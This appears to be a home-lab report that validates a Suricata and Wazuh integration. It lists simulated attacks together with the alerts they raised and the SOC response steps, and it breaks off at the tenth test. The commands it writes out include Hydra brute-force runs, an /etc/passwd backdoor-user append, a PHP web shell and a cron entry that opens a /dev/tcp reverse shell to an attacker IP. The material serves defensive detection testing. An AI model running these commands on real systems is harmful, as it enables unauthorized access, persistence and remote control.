

Suricata + Wazuh Integration

Attack Detection & Validation Report

Lab Environment | March 2026

Executive Summary

This document records the attack simulation tests conducted to validate the Suricata IDS and Wazuh SIEM integration. Each test includes the tool used, command executed, expected and actual detection results, and recommended SOC analyst response.

#	Attack	Result	Wazuh Rule
1	SSH brute-force attack	Detected	5763
2	RDP brute-force attack	Detected	100100
3	TCP SYN Port Scan	Detected	86601
4	Service Version Enumeration	Detected	86601
5	Unauthorized modification	Detected	550
6	Web Shell Upload	Detected	554
7	Malicious cron job entry	Detected	2832
8	EICAR Test File	Detected	62138
9	Suspicious Encoded PowerShell	Detected	92057, 92213
10	Netcat C2 Simulation (IRC)	Detected	86601
11	SQL Injection via DVWA	Detected	86601
12	ICMP Flood & Ping Sweep	Detected	86601

Test Details

Test 1: Attack 1 — SSH Brute-force Attack

Field	Details
Attack Tool	Hydra
Source IP	192.168.0.159 (Debian WSL)
Destination IP	192.168.1.151 (Victim)
Expected Rule	ET SCAN Potential SSH Scan / SSH Brute Force Attempt
Actual Alert	Sid: 5763 — sshd: brute force trying to get access to the system. Authentication failed


Category	syslog, sshd, authentication_failures
Severity	High (Level 10)

Command Used:

```
hydra -l root -P rockyou.txt ssh://192.168.0.152 -t 4 -V
```

Recommended SOC Analyst Response:

- 1. Block Attacker IP: Immediately drop all traffic from 192.168.0.159 at the firewall
- 2. Audit Success: Search logs for any Accepted password events from that source IP
- 3. Disable Root Login: Update SSH config to PermitRootLogin no on the victim.
- 4. Enable Fail2Ban: Implement automated blocking for any IP with multiple failed attempts.



Test 2: Attack 2 — RDP Brute-force Attack


Field	Details
Attack Tool	Hydra
Source IP	192.168.0.159 (Debian WSL)
Destination IP	192.168.1.151 (Victim)
Expected Rule	ET SCAN Potential RDP Scan / Brute Force Attempt (Port 3389)
Actual Alert	sid:100100 — RDP Attack Detected
Category	rdp
Severity	High (Level 10)

Command Used:

```
hydra -l Administrator -P rockyou.txt rdp://192.168.0.152 -t 4 -V
```

Recommended SOC Analyst Response:

- 1. Block Attacker IP: Immediately drop all traffic from 192.168.0.159 at the firewall.
- 2. Audit Success: Search Windows logs for Event ID 4624 (Successful Logon) from that source IP.
- 3. Disable Admin: Rename or disable the default Administrator account on the victim.
- 4. Enable Lockouts: Implement a Windows Account Lockout Policy for multiple failed attempts.



Test 3: Attack 3 — TCP SYN Port Scan


Field	Details
Attack Tool	Nmap
Source IP	192.168.1.131 (Kali)
Destination IP	192.168.1.130:1433 (Victim)
Expected Rule	ET SCAN Potential SSH Scan / Suspicious inbound to MSSQL port 1433
Actual Alert	sid:2010935 — ET SCAN Suspicious inbound to MSSQL port 1433 (rule.id: 86601)
Category	Potentially Bad Traffic
Severity	Medium (Level 2)

Command Used:

```
sudo nmap -ss 192.168.1.130
```

Recommended SOC Analyst Response:

- 1. Identify the source IP and check if it is a known or authorized scanner.
- 2. Review all ports probed during the scan to identify target services.
- 3. Check firewall rules — block unauthorized scanning hosts.
- 4. Correlate with other alerts to detect follow-up exploitation attempts.
- 5. Escalate if the source IP is external or unknown.



Test 4: Attack 4 — Service Version Enumeration Scan


Field	Details
Attack Tool	Nmap
Source IP	192.168.1.131 (Kali)
Destination IP	192.168.1.130:1433 (Victim)
Expected Rule	ET SCAN Suspicious inbound to MSSQL port 1433
Actual Alert	sid:2010935 — ET SCAN Suspicious inbound to MSSQL port 1433 (rule.id: 86601)
Category	Potentially Bad Traffic
Severity	Medium (Level 2)

Command Used:

```
sudo nmap -sV 192.168.1.130
```

Recommended SOC Analyst Response:

- 1. Identify all services exposed during the banner grab and assess risk.
- 2. Disable unnecessary services or move them to non-standard ports.
- 3. Implement rate limiting or port-knock mechanisms.
- 4. Block the attacker IP at the perimeter firewall immediately.
- 5. Document services enumerated and compare against approved service list.



Test 5: Attack 5 — Unauthorized Modification


Field	Details
Attack Tool	SSH / Bash
Source IP	192.168.0.159 (Debian WSL)
Destination IP	192.168.1.151 (Victim)
Expected Rule	integrity check fails
Actual Alert	sid: 550 - Integrity checksum changed.
Category	ossec, syscheck, syscheck_entry_modified, syscheck_file
Severity	Suspicious/Warning (level 7)

Command Used:

```
ssh root@192.168.1.151 'echo "malicious_user:x:0:0::/root:/bin/bash" >> /etc/passwd'
```

Recommended SOC Analyst Response:

1. Identify the Modified File: Review the Wazuh FIM alert details to determine exactly which critical file was altered.
2. Isolate Endpoint: Temporarily disconnect the victim VM from the network to prevent further lateral movement.
3. Restore Integrity: Revert the unauthorized modification by restoring the affected file from a trusted backup or manually removing the injected code.
4. Audit Access: Check /var/log/auth.log to see how the attacker successfully authenticated during the time of the modification.



Test 6: Attack 6 — Web Shell Upload


Field	Details
Attack Tool	PowerShell Set-Content
Expected Rule/SID	Rule 554 — File added to the system
Actual Rule Fired	554
Rule Level	5

Command Used:

```
Set-Content -Path "C:\inetpub\wwwroot\shell.php" -Value '<?php echo shell_exec($_GET["cmd"]); ?>'
```

Recommended SOC Analyst Response:

1. Immediately isolate the affected web server.
2. Identify who/what created the file (check parent process).
3. Delete the web shell and scan for others in the web directory.
4. Review web server access logs for any requests to the shell.
5. Check for lateral movement or persistence mechanisms.



Test 7: Attack 7 — Malicious Cron Job Entry


Field	Details
Attack Tool	SSH / Bash
Source IP	192.168.0.159 (Debian WSL)
Destination IP	192.168.1.151 (Victim)
Expected Rule	Suspicious cron entry detected / FIM cron modification
Actual Alert	sid:2832 — Crontab entry changed.
Category	syslog, cron
Severity	Medium (Level 5)

Command Used:

```
ssh root@192.168.1.151 '(crontab -l 2>/dev/null; echo "* * * * * /bin/bash -c \"'bash -i >& /dev/tcp/192.168.0.159/4444 0>&1'\''\" | crontab -'
```

Recommended SOC Analyst Response:

1. Block attacker IP 192.168.0.159 (firewall/host) and terminate active sessions.
2. Quarantine 192.168.1.151; preserve volatile evidence (memory, running processes).
3. Collect forensic artifacts: crontabs (/var/spool/cron/crontabs/root, /etc/cron.d), related logs, and compute/store hashes.
4. Remove the malicious cron entry, scan for other persistence (users, systemd timers, startup scripts), rotate credentials; rebuild if compromise confirmed.



Test 8: Attack 8 — EICAR Test File

Field	Details
Attack Tool	PowerShell Set-Content
Expected Rule/SID	Rule 87105 — VirusTotal: Alert - x engines detected this file
Actual Rule Fired	62123
Rule Level	3

Command Used:

```
Set-Content -Path "C:\Users\Public\eicar.com" -Value 'X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*'
```

Recommended SOC Analyst Response:

- 1. Verify if Windows Defender quarantined the file.
- 2. If 87105 had fired, escalate immediately as confirmed malware.
- 3. Cross-reference file hash against threat intelligence feeds.
- 4. Investigate how the file arrived on the system.
- 5. Check for other suspicious files in the same directory.

W. Threat Hunting wins11					
549 hits					
Mar 6, 2026 @ 21:51:39.935 - Mar 7, 2026 @ 21:51:39.935					
Export Formatted Reset view 825 available fields Columns Density 1 fields sorted Full screen					
timestamp	agent.name	rule.description	rule.level	rule.id	
Mar 7, 2026 @ 21:51:11.802	wins11	Windows Defender: Antimalware engine used Dynamic Signature Service to get additional defi...	3	62138	
Mar 7, 2026 @ 21:51:11.798	wins11	Windows Defender: Antimalware engine used Dynamic Signature Service to get additional defi...	3	62138	
Mar 7, 2026 @ 21:51:11.795	wins11	Windows Defender: Antimalware engine used Dynamic Signature Service to get additional defi...	3	62138	
Mar 7, 2026 @ 21:51:11.793	wins11	Windows Defender: Antimalware engine used Dynamic Signature Service to get additional defi...	3	62138	
Mar 7, 2026 @ 21:51:11.781	wins11	Windows Defender: Antimalware engine used Dynamic Signature Service to get additional defi...	3	62138	
Mar 7, 2026 @ 21:51:11.769	wins11	Windows Defender: Antimalware engine used Dynamic Signature Service to get additional defi...	3	62138	
Mar 7, 2026 @ 21:51:09.544	wins11	Windows Defender: Antimalware platform detected potentially unwanted software ()	12	62123	
Mar 7, 2026 @ 21:49:59.984	wins11	Executable file dropped in folder commonly used by malware	15	92213	
Mar 7, 2026 @ 21:39:27.110	wins11	Software protection service scheduled successfully.	3	60642	
Mar 7, 2026 @ 21:37:05.883	wins11	SCA summary: CIS Microsoft Windows 11 Enterprise Benchmark v3.0.0: Score less than 30% (...)	9	19005	
Mar 7, 2026 @ 21:37:05.688	wins11	CIS Microsoft Windows 11 Enterprise Benchmark v3.0.0: Ensure 'Enable optional updates' is se...	3	19008	
Mar 7, 2026 @ 21:37:05.684	wins11	CIS Microsoft Windows 11 Enterprise Benchmark v3.0.0: Ensure 'Select when Quality Updates ...	3	19009	
Mar 7, 2026 @ 21:37:05.683	wins11	CIS Microsoft Windows 11 Enterprise Benchmark v3.0.0: Ensure 'Select when Preview Builds a...	7	19007	
Mar 7, 2026 @ 21:37:05.674	wins11	CIS Microsoft Windows 11 Enterprise Benchmark v3.0.0: Ensure 'Manage preview builds' is set ...	3	19008	
Mar 7, 2026 @ 21:37:05.671	wins11	CIS Microsoft Windows 11 Enterprise Benchmark v3.0.0: Ensure 'Remove access to 'Pause up...	7	19007	

Test 9: Attack 9 — Suspicious Encoded PowerShell


Field	Details
Attack Tool	PowerShell -EncodedCommand flag
Expected Rule/SID	Rule 61603 and 92200
Actual Rule Fired	92057 (base64 encoded command)
Rule Level	12

Command Used:

```
powershell.exe -EncodedCommand "VwByAGkAdABlAC0ASABvAHMAdAAgACcAVABlAHMAdAAAnAA=="
```

Recommended SOC Analyst Response:

1. Treat level 15 as critical, should respond immediately.
2. Decode the base64 command to inspect actual payload.
3. Identify the user account that ran the command.
4. Check if any files were dropped or network connections made.
5. Review full PowerShell script block logging for context.
6. Consider isolating the endpoint pending investigation.



Test 10: Attack 10 — Netcat C2 Channel Simulation

Field	Details
Attack Tool	Netcat (nc)
Source IP	192.168.1.131 (Kali)
Destination IP	192.168.1.130:6667 (Victim)
Expected SID	ET POLICY / Wazuh Rule 533
Expected Rule	ET CHAT IRC commands (NICK, USER, JOIN, PRIVMSG)
Actual Alert	rule.id: 86601 — ET CHAT IRC NICK / USER / JOIN / PRIVMSG command detected in Wazuh dashboard
Category	Potential Corporate Privacy Violation / C2 Communication
Severity	Medium (Level 3)

